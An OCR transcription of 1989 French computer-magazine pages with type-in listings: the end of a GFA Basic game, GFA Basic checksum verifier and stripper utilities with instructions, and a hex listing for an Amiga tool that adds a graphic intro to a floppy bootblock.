  DATA 0,0,3072,4608,11520                     |C9
  DATA 11520,4608,3072,0,0                     |11
  ' efface-chenille                            |A7
  DATA 0,0,0,0,0                               |C8
  DATA 0,0,0,0,0                               |C8
RETURN                                         |9E
'                                              |27
PROCEDURE init_couleurs                        |D7
  '                                            |D5
  RESTORE palette                              |95
  FOR i%=0 TO 15                               |23
    READ c%                                    |FC
    SETCOLOR i%,c%                             |62
  NEXT i%                                      |89
  '                                            |D5
  palette:                                     |53
  '                                            |D5
  DATA 0,7,96,1904,0                           |7F
  DATA 1792,0,1799,1365,119                    |C0
  DATA 1904,1367,1792,1799,1799,0              |22
RETURN                                         |9E
'                                              |27
'                                              |27
PROCEDURE je_meurs                             |74
  '                                            |D5
  FOR p%=1 TO LEN(x$)                          |0B
    x%=ASC(RIGHT$(x$,p%))                      |BB
    y%=ASC(RIGHT$(y$,p%))                      |D3
    PUT x%,y%,s$(3)                            |F3
    PAUSE 0.5                                  |E1
  NEXT p%                                      |C1
RETURN                                         |9E
'                                              |27
PROCEDURE test_hi_score                        |61
  '                                            |D5
  IF score%>hi_score%                          |E2
    hi_score%=score%                           |5D
  ENDIF                                        |60
  IF score%>score%(5)                          |01
    score%(6)=score%                           |D8
    @enter_name                                |98
    @aff_high_score                            |D7
  ENDIF                                        |60
RETURN                                         |9E
'                                              |27
PROCEDURE enter_name                           |22
  '                                            |D5
  CLS                                          |FB
  TEXT 30,30,"WINNER...:"                      |18
  TEXT 230,30,"PTS."                           |E7
  @couleur_texte(11,16,0,13)                   |1B
  TEXT 160,30,score%                           |33
  @couleur_texte(10,16,0,13)                   |08
  TEXT 30,70,"Enter your name :"               |16
  @couleur_texte(12,16,0,13)                   |2E
  TEXT 60,155,"RETURN: FIN"                    |A8
  TEXT 80,180,"BACKSPACE: DELETE"              |32
  CLR w%,oo$                                   |7D
  TEXT 70,118,"_________"                      |EF
  @couleur_texte(14,16,0,13)                   |54
  DO                                           |6A
    REPEAT                                     |68
      k$=INKEY$                                |10
    UNTIL LEN(k$)                              |2F
    IF k$=CHR$(8)                              |31
      CLR w%,oo$,k$                            |0C
      TEXT 70,118,"_________"                  |19
      TEXT 70,110,"         "                  |4D
      GOTO autre                               |52
    ENDIF                                      |0D
    TEXT 70+(w%*10),118," "                    |F8
    TEXT 70+(w%*10),110,UPPER$(k$)             |58
    INC w%                                     |FE
    EXIT IF k$=CHR$(13) OR w%>8                |24
    oo$=oo$+k$                                 |28
    autre:                                     |77
  LOOP                                         |EF
  nom$(6)=oo$                                  |D2
RETURN                                         |9E
'                                              |27
'                                              |27
PROCEDURE fin_jeu                              |DE
  '                                            |D5
  SETCOLOR 0,7,7,7                             |E3
  SETCOLOR 3,0,0,0                             |B7
  SETCOLOR 15,0                                |C9
  SHOWM                                        |2E
  EDIT                                         |A8
RETURN                                         |9E
'                                              |27
PROCEDURE test_fin                             |0B
  '                                            |D5
  SETCOLOR 3,1904                              |AF
  ALERT 2,"| DESIREZ-VOUS |   VRAIMENT |   ARRETER?",2,"OUI|NON",rep%  |3F
  IF rep%=1                                    |B4
    @fin_jeu                                   |8A
  ENDIF                                        |60
RETURN                                         |9E
```

Tapez fort et juste


VERIFICATEUR V.1.0 GFA

Qui peut se targuer d'une saisie exempte d'erreurs? La machine implacable de précision (quoique) aime à se gausser de nos étourderies. Ce vérificateur vous épargnera désormais bien des humiliations.

Vérificateur V.1.0 est particulièrement simple d'emploi et concerne les programmes figurant dans nos colonnes sous la forme:
numéro de ligne, blabla GFA, point d'exclamation, somme de contrôle (checksum)
Comment procéder? Tout d'abord, il est impératif que vous soyez en «Deflist 0». Pour ce faire, pressez ESC (passage en mode direct), puis tapez «Deflist 0» [return], «ED» [return]. Tapez normalement votre programme sans les numéros de lignes (repères utiles pour les corrections). A la fin de chacune d'entre-elles, ajoutez un espace, un point d'exclamation et la somme de contrôle exprimée en hexadécimal sur deux caractères (ne tenez pas compte de notre alignement réalisé par souci d'esthétique).
N.B. D'aucuns pesteront contre ces quelques signes supplémentaires à taper, prix à payer pour l'obtention d'un listing épuré de tout bug. Qu'ils sachent que la procédure est facultative et que l'on peut s'en dispenser (auquel cas, lesdits caractères ne devront pas être tapés).
En fin de saisie et après sauvegarde ASCII du programme (qui par convention, devra comporter l'extension «.CHK»), passez-le au vérificateur VERIF.BAS (premier listing) qui comparera chaque somme de contrôle tapée avec celle calculée. Les lignes erronées vous seront alors précisées (la prise en compte des inversions de lettres pulvérise tout risque d'erreur).
Important! Rappelons que les quatre derniers caractères de chaque ligne doivent être respectivement un espace, un "!" et les deux caractères de contrôle, sous peine d'erreurs dans vos lignes.
Le second programme nommé VIREREM.BAS permet d'ôter tous ces caractères supplémentaires de votre programme afin de rendre celui-ci exploitable. Ne tentez pas de lancer un programme avec ses checksums, sans quoi, il pourrait vous en cuire (le GFA déteste les Rem après les data).

Sined

```
' ▪ indique l'endroit où
' vous devez frapper Return.
'
'▪
'       Vérificateur V 1.0▪
'         Micro Mag 1989▪
'▪
While True▪
 Closew 1▪
 Fullw 1▪
 Titlew 1," Vérificateur V 1.0
"▪
 Openw 1▪
 File=False▪
 While Not File▪
   Fileselect "*.chk","",F$▪
   If Right$(F$)="\" Or F$=""▪
     @Fin▪
   Else▪
     If Exist(F$)▪
       File=True▪
     Endif▪
   Endif▪
 Wend▪
 Cls▪
 Open "i",#1,F$▪
 While Not Eof(#1)▪
   Line Input #1,L$▪
   P=Len(L$)▪
   While Mid$(L$,P,1)<>" "▪
     Dec P▪
   Wend▪
   V$=Left$(L$,P-1)▪
   V=Val("&"+Right$(L$,2))▪
   C=0▪
   For I=1 To Len(V$)▪
     C=C+Asc(Mid$(V$,I,1))*I▪
     If C>255▪
       C=1+(C Mod 256)▪
       If C>255▪
         C=1+C-256▪
       Endif▪
     Endif▪
   Next I▪
   Inc L▪
   If V<>C▪
     Print Chr$(7);" Erreur lig
ne : ";L;" => ";L$▪
     E=True▪
   Else▪
     Print " Ligne ";L;" Ok !";
Chr$(13);▪
   Endif▪
 Wend▪
 Close▪
 If Not E▪
   Alert 2,"|Fin du listing | S
ans erreur ! |   Bravo...  ",1,
```



```
" Super ",A▪
 Else▪
   Alert 3," |Faudrait voir à |
 corriger  les |   erreurs ! ",
1," Prout | ",A▪
 Endif▪
 @Fin▪
Wend▪
'▪
Procedure Fin▪
 Alert 2,"| Désirez-vous sortir
 ? |       My dear   ",2," Bof
! | NON ! | Si !",A▪
 If A=1▪
   Alert 3,"| Faudrait savoir !
 |  J'insiste... ",1," Oui | No
n ",B▪
   If B=1▪
     End▪
   Endif▪
 Endif▪
 If A=3▪
   End▪
 Endif▪
Return▪
```

```
' ▪ indique l'endroit où
' vous devez frapper Return.
'
'▪
```

```
'          Destructeur de Checksum
 V 1.0▪
'                Micro Mag 1989▪
'▪
While True▪
 Closew 1▪
 Fullw 1▪
 Titlew 1," Destructeur de Chec
ksum V 1.0 "▪
 Openw 1▪
 File=False▪
 While Not File▪
   Fileselect "*.chk","",F$▪
   If Right$(F$)="\" Or F$=""▪
     @Fin▪
   Else▪
     If Exist(F$)▪
       File=True▪
     Endif▪
   Endif▪
 Wend▪
 L=Len(F$)▪
 While Mid$(F$,L,1)<>"\"▪
   Dec L▪
 Wend▪
 S$=F$▪
 Mid$(S$,Len(S$)-3,4)=".LST"▪
 Cls▪
 Open "i",#1,F$▪
 Open "o",#2,S$▪
 L=Lof(#1)▪
 V=0▪
 While Not Eof(#1)▪
   Line Input #1,L$▪
   P=Len(L$)▪
   While Mid$(L$,P,1)<>" "▪
     Dec P▪
   Wend▪
   L$=Left$(L$,P-1)▪
   Print #2,L$▪
   V=V+Len(L$)▪
   Print At(10,10);Int(V/L*100)
;"% de nettoyé."▪
 Wend▪
 Print At(10,10);"C'est fini
          "▪
 Close▪
 @Fin▪
Wend▪
'▪
Procedure Fin▪
 Alert 2,"| Désirez-vous sortir
 ? |       My dear   ",2," Bof
! | NON ! | Si !",A▪
 If A=1▪
   Alert 3,"| Faudrait savoir !
 |  J'insiste... ",1," Oui | No
n ",B▪
   If B=1▪
     End▪
   Endif▪
 Endif▪
 If A=3▪
   End▪
 Endif▪
Return▪
```

Ne boudez pas les bleus


BOOTBLOCK MAKER V.2

Micro-Mag n°3 offrait un listing source en Assembleur 68000 destiné à la création d'un bootblock. Tant pis pour les non-possesseurs de Devpac (ou autres)! Stéphane Rodriguez, en bon démocrate, propose une version améliorée utilisable par tous...

Cet utilitaire permet en effet la création d'un bootblock nanti d'une petite intro graphique (scrolling de dégradés de bleu). Les indications nécessaires sont incluses. Le listing de code hexadécimaux et à entrer par l'utilitaire *Amiga Saisie* (reportez-vous à son mode d'emploi). Longueur en octets à spécifier: 2204. Bootez bien!

Stéphane Rodriguez

```
ØØØØ1:ØØØØ Ø3F3 ØØØØ ØØØØ ØØØØ ØØØ2 ØØØØ ØØØØ:Ø3F5
ØØØØ2:ØØØØ ØØØ1 ØØØØ Ø2Ø2 ØØØØ ØØØ1 ØØØØ Ø3E9:Ø5ED
ØØØØ3:ØØØØ Ø2Ø2 2C79 ØØØØ ØØØ4 43F9 ØØØØ Ø1DE:7456
ØØØØ4:4EAE FE68 23CØ ØØØØ Ø1EA 67ØØ ØØ66 223C:FC62
ØØØØ5:ØØØØ Ø1F2 243C ØØØØ Ø3ED 2C4Ø 4EAE FFE2:A4EB
ØØØØ6:4A8Ø 23CØ ØØØØ Ø1EE 67ØØ ØØ48 22ØØ 243C:1DB2
ØØØØ7:ØØØØ Ø219 263C ØØØØ Ø1CF 4EAE FFDØ Ø839:8ØDB
ØØØØ8:ØØØ6 ØØBF EØØ1 67ØE Ø839 ØØØA ØØDF FØ16:41ØC
```



```
ØØØØ9:66EC 612Ø 6ØE8 2239 ØØØØ Ø1EE 2C79 ØØØØ:7994
ØØØ1Ø:Ø1EA 4EAE FFDC 224E 2C79 ØØØØ ØØØ4 4EAE:EDED
ØØØ11:FE62 4E75 61ØØ ØØC8 2C79 ØØØØ ØØØ4 93C9:6EE5
ØØØ12:4EAE FEDA 23CØ ØØØØ Ø1CE 43F9 ØØØØ Ø1BE:B8CD
ØØØ13:4EAE FE9E 43F9 ØØØØ Ø16E 428Ø 4281 41F9:59AD
ØØØ14:ØØØØ Ø3E8 4EAE FE44 4A8Ø 66ØØ FFC6 43F9:4519
ØØØ15:ØØØØ Ø16E 237C ØØØØ Ø1BE ØØØE 337C ØØØ5:5A37
ØØØ16:ØØ1C 2C79 ØØØØ ØØØ4 4EAE FE38 43F9 ØØØØ:BD78
ØØØ17:Ø16E 337C ØØØ3 ØØ1C 237C ØØØØ Ø3FA ØØ28:5CA7
ØØØ18:237C ØØØØ Ø4ØØ ØØ24 237C ØØØØ ØØØØ ØØ2C:4B48
ØØØ19:2C79 ØØØØ ØØØ4 4EAE FE38 43F9 ØØØØ Ø16E:BECA
ØØØ2Ø:337C ØØØ4 ØØ1C 2C79 ØØØØ ØØØ4 4EAE FE38:ACFF
ØØØ21:43F9 ØØØØ Ø16E 337C ØØØ9 ØØ1C 237C ØØØØ:9C84
ØØØ22:ØØØØ ØØ24 4EAE FE38 43F9 ØØØØ Ø1BE 4EAE:E16F
ØØØ23:FE98 43F9 ØØØØ Ø16E 4EAE FE3E 4E75 41F9:2159
ØØØ24:ØØØØ Ø3FA 43E8 ØØØ4 4291 323C ØØFF 7ØØØ:2DB2
ØØØ25:DØ98 64ØØ ØØØ4 528Ø 51C9 FFF6 468Ø 228Ø:41DB
ØØØ26:4E75 ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ:4E75
ØØØ27:ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ:ØØØØ
ØØØ28:ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ:ØØØØ
ØØØ29:ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ:ØØØØ
ØØØ3Ø:ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ:ØØØØ
ØØØ31:ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ:ØØØØ
ØØØ32:ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ ØØØØ:ØØØØ
ØØØ33:ØØØØ 646F 732E 6C69 6272 6172 79ØØ ØØØØ:8ØEA
ØØØ34:5D2Ø ØØØØ 3ØFB 434F 4E3A 3Ø2F 313Ø 2F36:BØ39
ØØØ35:343Ø 2F32 3Ø3Ø 2F2A 2A2Ø 426F 6F74 426C:E12B
ØØØ36:6F63 6B2Ø 4D61 6B65 722Ø 2A2A ØØ9B 333B:6369
ØØØ37:3332 3B34 3Ø6D 5374 E97Ø 6861 6E65 2Ø52:D2CF
ØØØ38:6F64 7269 6775 657A 2Ø7Ø 72E9 7365 6E74:23EE
ØØØ39:659B 333B 3333 3B34 3Ø6D 2174 6865 2Ø62:E1E5
ØØØ4Ø:6F6F 7462 6C6F 636B 2Ø6D 616B 6572 2Ø76:BB6B
ØØØ41:3121 ØDØA ØA9B 3Ø3B 3331 3B34 3Ø6D 4365:5B38
ØØØ42:2Ø7Ø 726F 6772 616D 6D65 2Ø7Ø 6572 6D65:BC6A
ØØØ43:742Ø 6465 2Ø7Ø 6C61 6365 722Ø 756E 652Ø:1569
ØØØ44:7Ø65 7469 7465 2Ø69 6E74 726F 2Ø67 7261:ED47
ØØØ45:7Ø68 6971 7565 ØDØA 7375 722Ø 6C65 2Ø62:CEA4
ØØØ46:6F6F 7462 6C6F 636B 2Ø28 7365 6374 6575:1Ø21
ØØØ47:7273 2Ø3Ø 2Ø65 742Ø 3129 2Ø64 2775 6E65:ØE8F
ØØØ48:2Ø64 6973 7175 6574 7465 2EØD ØAØA 4169:4EA5
ØØØ49:6E73 692C 2Ø6C 6F72 7371 7565 2Ø76 6F75:EØ3E
ØØØ5Ø:732Ø 6C61 2Ø63 6861 7267 6572 657A 2Ø75:C6ØD
ØØØ51:6C74 E972 6965 7572 656D 656E 742E 2Ø56:941C
ØØØ52:6F75 73ØD ØA61 7572 657A 2Ø64 726F 6974:C416
ØØØ53:2ØEØ 2Ø63 6574 7465 2Ø7Ø 72E9 7365 6E74:9Ø4E
ØØØ54:6174 696F 6E2C 2Ø7Ø 6173 2Ø74 72E8 732Ø:C16E
ØØØ55:6573 7468 E974 6971 7565 2Ø6D 6169 73ØD:97Ø8
ØØØ56:ØA63 6563 692Ø 6E27 6573 742Ø 6475 2Ø71:A586
ØØØ57:7527 EØ2Ø 6C61 2Ø7Ø 6C61 6365 2Ø6D E96D:BBB8
ØØØ58:6F69 7265 2Ø6C 696D 6974 E965 ØDØA ØAØA:D594
```

```
00059:5072 6573 7365 7A20 6C65 2062 6F75 746F:1415
00060:6E20 6472 6F69 7420 6465 206C 6120 736F:0F7B
00061:7572 6973 2070 6F75 7220 7361 7576 6567:2F28
00062:6172 6465 720D 0A65 7420 6C65 2062 6F75:B2A5
00063:746F 6E20 6761 7563 6865 2070 6F75 7220:29BD
00064:7265 746F 7572 6E65 7220 6175 2057 6F72:2E09
00065:6B42 656E 6368 2E9B 3020 7000 7472 6163:D8A8
00066:6B64 6973 6B2E 6465 7669 6365 0000 444F:C287
00067:5300 0000 0000 0000 0370 6100 002A 43FA:FB94
00068:001A 4EAE FFA0 4A80 6700 000C 2040 2068:409C
00069:0016 7000 4E75 7001 4E75 646F 732E 6C69:C107
00070:6272 6172 7900 48E7 FFFE 2C79 0000 0004:B246
00071:203C 0000 281C 223C 0001 0002 4EAE FF3A:B87F
00072:2A40 2A80 2B40 0004 06AD 0000 0016 0004:86CB
00073:2B40 0008 06AD 0000 0022 0008 6100 00E2:9401
00074:206D 0004 202D 0008 30FC 00E0 4840 30C0:EB82
00075:30FC 00E2 4840 30C0 20BC FFFF FFFE 41F9:0D90
00076:00DF F000 317C 03A0 0096 216D 0004 0080:4882
00077:4268 0088 217C 0000 0FFF 0180 217C 3081:C7E8
00078:30C1 008E 217C 0038 00D0 0092 317C 1200:97E1
00079:0100 42A8 0102 42A8 0108 43FA 0112 206D:EDD3
00080:0008 D1FC 0000 0E96 223C 0000 0031 203C:2343
00081:0000 0009 10D9 51C8 FFFC D1FC 0000 001E:34C0
00082:51C9 FFEC 33FC 8380 00DF F096 6100 001A:5BC0
00083:2C79 0000 0004 2255 203C 0000 281C 4EAE:E5D8
00084:FF2E 4CDF 7FFF 4E75 33FC 7FF3 00DF F09A:BFE9
00085:7200 7410 33C1 00DF F180 5281 6100 0018:BFC9
00086:51CA FFF2 0839 0006 00BF E001 6600 FFE2:A09D
00087:6100 003E 4E75 7649 4E71 51CB FFFC 4E75:14A9
00088:13FC 0087 00BF D100 2C79 0000 0004 4EAE:616D
00089:FF7C 3B79 00DF F01C 000E 006D C000 000E:EC79
00090:3B79 00DF F002 000C 006D 8200 000C 4E75:FD54
00091:33FC 7FFF 00DF F09A 33ED 000E 00DF F09A:CAE8
00092:33FC 7FFF 00DF F096 33ED 000C 00DF F096:CADE
00093:2C79 0000 0004 43FA 0024 7000 4EAE FDD8:2D21
00094:2040 23E8 0026 00DF F080 4279 00DF F088:698D
00095:2240 4EAE FE62 4EAE FF76 4E75 6772 6170:D4CB
00096:6869 6373 2E6C 6962 7261 7279 0000 FFFF:4883
00097:FFFF FFFF FFFF FFFF 8000 0000 0000 0000:7FFC
00098:0001 BFFF FFFF FFFF FFFF FFFD B000 0000:6FFA
00099:0000 0000 000D A7FF FFFF FFFF FFFF FFE5:A7EE
00100:A7E0 3EFF 7FFF FF9F FFE5 A7EA BFFF FFFF:CE4A
00101:FEDF FFE5 A7FB 8CCE 6731 CC47 29E5 A7FB:38E5
00102:B6BF 5FD6 B6DA B3E5 A7FB B6DF 6F96 B6DA:069E
00103:77E5 A7FB B6EF 7756 B6DA F7E5 A7F1 928F:3764
00104:4712 4F09 23E5 A7FF FFFF FFFF FFFF FFE5:61E1
00105:A7FF FF3F FFFF FF3F 3FE5 A7FF FFBF FBFF:8A1E
00106:FFBF BFE5 A71A CE2D 91C4 CE33 8965 A76C:C5B3
00107:B5AD 7BDB 75AB B565 A76D B5AD 7BDB 65A7:9B34
00108:B565 A76D B5AD 7BDB 55AF B6E5 A718 CE52:1058
00109:9CC9 0653 8EE5 A77F FFFF FFFF FFFF FCE5:D662
00110:A77F FFFF FFFF FFFF F9E5 A73F FFFF FFFF:489E
00111:FFFF FFE5 A7FF FFFF FFFF FFFF FFE5 A7FF:4FC4
00112:FFFF FFFF FFFF FFE5 A7FD E383 8787 0620:1909
00113:83E5 A7F8 F7D9 33DB B5B6 ABE5 A7FA F7DD:5903
00114:7BDB BCF7 EFE5 A7FA F7DD 7BC7 8E71 EFE5:C2AB
00115:A7F0 77DD 7BD7 BFB7 EFE5 A7F7 76D9 33DB:9DEB
00116:B5B6 EFE5 A7E2 2083 8789 0460 C7E5 A7FF:69CD
00117:FFFF FFFF FFFF FFE5 A7FF FFFF FFFF FFFF:A7DE
00118:FFE5 A7FF FFFF FFFF FFFF FFE5 A7FF FFFF:4FC4
00119:FFFF FFFF FFE5 A7FF FF7D FDCE 73FF FFE5:1911
00120:A7FF FEFE F9B5 ADFF FFE5 A7FF FEE6 FDB5:F330
00121:ADFF FFE5 A7FF FDDF 7DB6 6DFF FFE5 A7FF:E75B
00122:FDDF 7DC5 B1FF FFE5 A7FF FDDF 7DED BBFF:0D52
00123:FFE5 A7FF FEE6 F89E 67FF FFE5 A7FF FEFE:AE49
00124:FFFF FFFF FFE5 A7FF FF7D FFFF FFFF FFE5:A742
00125:A7FF FFFF FFFF FFFF FFE5 B000 0000 0000:57E1
00126:0000 000D BFFF FFFF FFFF FFFF FFFD 8000:4006
00127:0000 0000 0000 0001 FFFF FFFF FFFF FFFF:FFFD
00128:FFFF 0000 0000 0000 0000 0000 0000 0000:FFFF
00129:0000 0000 0000 0000 0000 0000 0000 0000:0000
00130:0000 0000 0000 0000 0000 0000 0000 0000:0000
00131:0000 0000 0000 0000 0000 0000 0000 03EC:03EC
00132:0000 0014 0000 0000 0000 0008 0000 0012:002E
00133:0000 001C 0000 0030 0000 003C 0000 0064:00EC
00134:0000 006A 0000 0092 0000 0098 0000 00A2:0236
00135:0000 00AC 0000 00BC 0000 00C2 0000 00DA:0304
00136:0000 00E6 0000 0108 0000 011E 0000 0136:0442
00137:0000 0140 0000 014C 0000 0000 0000 03F2:067E
00138:0000 03EB 0000 0001 0000 03F2 0000 0000:07DE
```